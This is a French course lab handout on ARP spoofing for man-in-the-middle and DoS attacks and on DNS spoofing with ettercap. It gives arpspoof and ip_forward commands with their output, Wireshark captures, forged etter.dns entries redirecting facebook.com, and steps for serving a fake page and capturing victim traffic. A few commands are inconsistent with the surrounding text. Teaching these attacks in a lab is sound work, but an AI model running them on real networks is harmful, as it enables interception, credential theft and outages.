

Ni l'enseignant ni l'institut ne sont responsables de la mauvaise utilisation du contenu de ce cours. L'utilisation des outils doit être réalisée uniquement dans un environnement virtuel ou avec un accord écrit de l'entreprise.

Mise en place d'attaque de type ARP spoofing

Objectifs : à la fin de ce cours, l'étudiant doit être capable de :

- Expliquer et mettre en place une attaque MITM à l'aide de l'ARP spoofing *
- Expliquer et mettre en place une attaque DoS à l'aide de l'ARP spoofing

Contexte de TP :


Dans cette partie, on verra comment un hacker utilise le protocole ARP pour mettre en place des attaques de types MITM et des attaques DoS.

Vous devez à l'aide de l'outil nmap récupérer toutes les informations nécessaires pour effectuer ce type d'attaque (@ip et l'@ mac des postes) et après exploiter les faiblesses de ce protocole pour écouter les différents traffics.


Listes des besoins :

- Une machine Kali Linux,
- Serveur apache2 et FTP
- Un routeur,
- Un switch,
- Une machine cible W10,
- Tous le réseau est dans le vlan 250

1.Présentation de l'architecture initiale



A la fin de la phase de reconnaissance, vous devez avoir ça :



Vous pouvez obtenir votre table arp à l'aide de la commande :

arp -a

La table arp de notre machine W10 avant l'attaque :

```
C:\Users\Njouny>arp -a

Interface : 192.168.5.100 --- 0x8
Adresse Internet    Adresse physique    Type
192.168.5.1         00-50-79-66-68-00   dynamique
192.168.5.150       00-0c-29-7e-99-80   dynamique
192.168.5.254       c2-01-04-54-00-00   dynamique
192.168.5.255       ff-ff-ff-ff-ff-ff   statique
```

A l'aide de cette commande, vous pouvez voir l'association IP-MAC. En effet, une carte réseau n'accepte pas de paquets n'ayant pas son adresse MAC. Une trame Ethernet complète doit donc forcément avoir un couple IP-MAC correcte dans les champs destination pour transiter sans encombre d'un hôte A à un hôte B.

Le fonctionnement d'ARP sur les ordinateurs est le suivant : à chaque réception d'un paquet, la carte réseau va vérifier le couple IP-MAC qu'il contient et mettre à jour sa table ARP (aussi appelée cache ARP) si le couple trouvé n'est pas enregistré. Ceci dans le but de ne pas faire de requête ARP à chaque échange et de remplir son cache ARP de façon dynamique. Partant de ce principe, on peut très bien imaginer que si l'on a trois hôtes, un hôte A pourrait très bien informer un deuxième hôte B via une requête ARP qu'il dispose de l'adresse MAC de l'hôte C sans que cela soit vrai. Le principe de l'ARP ou du MAC spoofing est d'envoyer des informations à un système afin de lui faire enregistrer des informations qui ne sont pas les bonnes et qui usurpent l'identité (la relation IP-MAC) d'un autre système.

Si vous envoyez des paquets à la machine W10 avec l'@IP du serveur mais en laissant l'adresse MAC de la machine kali alors la nouvelle table ARP de W10 sera composé de 2 adresses MAC pour 2 adresses IP différentes.

Sur votre machine kali, tapez

echo 1 > /proc/sys/net/ipv4/ip_forward

Sans cette commande, les paquets ne pourront pas transiter à travers le système de notre pirate et ainsi atteindre leur cible originelle. Dans un deuxième temps, nous allons utiliser “arpspoof” pour envoyer continuellement des paquets ARP qui vont falsifier la table ARP de notre client. On va donc indiquer que l'IP du serveur a notre adresse MAC :

arpspoof -t 192.168.5.100 192.168.5.1

```
(root@kali)~[/home/njouny]
# arpspoof -t 192.168.5.100 192.168.5.1
0:c:29:7e:99:80 0:c:29:f3:d1:f6 0806 42: arp reply 192.168.5.1 is-at 0:c:29:7e:99:80
0:c:29:7e:99:80 0:c:29:f3:d1:f6 0806 42: arp reply 192.168.5.1 is-at 0:c:29:7e:99:80
0:c:29:7e:99:80 0:c:29:f3:d1:f6 0806 42: arp reply 192.168.5.1 is-at 0:c:29:7e:99:80
0:c:29:7e:99:80 0:c:29:f3:d1:f6 0806 42: arp reply 192.168.5.1 is-at 0:c:29:7e:99:80
0:c:29:7e:99:80 0:c:29:f3:d1:f6 0806 42: arp reply 192.168.5.1 is-at 0:c:29:7e:99:80
0:c:29:7e:99:80 0:c:29:f3:d1:f6 0806 42: arp reply 192.168.5.1 is-at 0:c:29:7e:99:80
Cleaning up and re-owning targets
```

On peut traduire cette ligne de commande par “*fait moi passer pour 192.168.5.254 auprès de 192.168.5.100*”. Pour information, vous devez envoyer des paquets de façon constante car si une communication est effectuée du serveur vers le client, ce dernier va à nouveau mettre à jour sa table ARP et cette fois-ci avec les informations correctes. Il faut donc remettre continuellement à jour la table ARP de votre cible pour qu'elle reste falsifiée.

A l'aide de l'outil wireshark, analysez le trafic sur votre interface que vous utilisez sur kali :

Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
28	61.296522051	VMware_7e:99:80	VMware_f3:d1:f6	ARP	42	192.168.5.1 is at 00:0c:29:7e:99:80
29	63.297367686	VMware_7e:99:80	VMware_f3:d1:f6	ARP	42	192.168.5.1 is at 00:0c:29:7e:99:80
30	65.298620289	VMware_7e:99:80	VMware_f3:d1:f6	ARP	42	192.168.5.1 is at 00:0c:29:7e:99:80
31	67.299553313	VMware_7e:99:80	VMware_f3:d1:f6	ARP	42	192.168.5.1 is at 00:0c:29:7e:99:80
32	69.300143453	VMware_7e:99:80	VMware_f3:d1:f6	ARP	42	192.168.5.1 is at 00:0c:29:7e:99:80
33	71.301192287	VMware_7e:99:80	VMware_f3:d1:f6	ARP	42	192.168.5.1 is at 00:0c:29:7e:99:80
34	73.302398913	VMware_7e:99:80	VMware_f3:d1:f6	ARP	42	192.168.5.1 is at 00:0c:29:7e:99:80
35	75.303283958	VMware_7e:99:80	VMware_f3:d1:f6	ARP	42	192.168.5.1 is at 00:0c:29:7e:99:80
36	77.303544560	VMware_7e:99:80	VMware_f3:d1:f6	ARP	42	192.168.5.1 is at 00:0c:29:7e:99:80
37	79.304409582	VMware_7e:99:80	VMware_f3:d1:f6	ARP	42	192.168.5.1 is at 00:0c:29:7e:99:80
38	81.305349365	VMware_7e:99:80	VMware_f3:d1:f6	ARP	42	192.168.5.1 is at 00:0c:29:7e:99:80

```
▼ Address Resolution Protocol (reply)
  Hardware type: Ethernet (1)
  Protocol type: IPv4 (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: reply (2)
  Sender MAC address: VMware_7e:99:80 (00:0c:29:7e:99:80)
  Sender IP address: 192.168.5.1
  Target MAC address: VMware_f3:d1:f6 (00:0c:29:f3:d1:f6)
  Target IP address: 192.168.5.100
```

Que constatez-vous ?

Sur votre machine W10, visualisez encore sa table ARP :

```
C:\Users\Njouny>arp -a

Interface : 192.168.5.100 --- 0x8
    Adresse Internet    Adresse physique    Type
    192.168.5.1         00-0c-29-7e-99-80   dynamique
    192.168.5.150       00-0c-29-7e-99-80   dynamique
    192.168.5.254       c2-01-04-54-00-00   dynamique
    192.168.5.255       ff-ff-ff-ff-ff-ff   statique
```

Que constatez-vous ?

Effectuez des requêtes FTP ou http de la part de votre client vers votre serveur ;

Que constatez-vous ?

Vous pouvez exploiter les faiblesses du protocole ARP pour mettre en place des attaques de type DoS.

Il suffit de désactiver l'IP forwarding. Ainsi, les paquets ne seront pas retransmis à leur cible originelle et tomberont donc dans le vide, rendant ainsi la connectivité de notre ou nos cibles impossibles car aucun paquet n'arrivera à destination. Pour ce faire, l'attaquant peut se faire passer pour la passerelle auprès du client, dès qu'il voudra aller sur Internet ou sur un autre réseau, les paquets destinés à la passerelle arriveront sur le pirate qui ne les fera pas suivre.

Pour effectuer ce type d'attaque, vous devez utiliser les commandes suivantes :

arp spoof -t 192.168.5.255 192.168.5.254

dns spoofing

L'empoisonnement DNS (Domain Name System) est un type de cyberattaque par lequel un pirate modifie les enregistrements DNS d'un nom de domaine afin de rediriger le trafic vers un site web malveillant. Cette attaque peut être menée de différentes manières, telles que l'empoisonnement du cache ou l'usurpation d'identité.

Dans cette partie de TP, vous utilisez trois machines : kali avec ettercap, debian avec bind9 et une machine victime WIN10/ debian

Configurez le serveur DNS pour qu'il serve un nom de domaine, tel que « rt.lab ». testez que le client utilise bien son DNS pour communiquer à l'extérieur de son réseau :

Faites un ping vers www.facebook.com, notez l'adresse IP du site

Lancez l'attaque en envoyant de fausses réponses DNS à la machine victime, contenant une adresse IP malveillante pour le nom de domaine. Pour cela suivez les étapes suivantes :

- Sur kali : activez le processus de routage
- Ajouter vos fausses informations dans le fichier « /etc/ettercap/etter.dns » :

www.facebook.com	A	@IP_kali
*.facebook.com	A	@IP_kali
www.facebook.com	PTR	@IP_kali
- Lancez ettercap -G
- Lancez le « sniff » et listez les machines qui se trouvent dans votre réseau
- Sélectionnez la machine victime comme cible 1 et la machine kali comme cible 2
- Dans le menu de « plugins » sélectionnez « dns-spoof »
- Lancez un MiTM avec « arpspoofing » : sélectionnez « sniffer remote connection »
- Préparez votre fake web page sur kali et relancez le processus « apache2 »
- Au niveau de la victime testez l'accès au site <http://www.facebook.com>
- Vérifiez si « ettercap » a récupéré la communication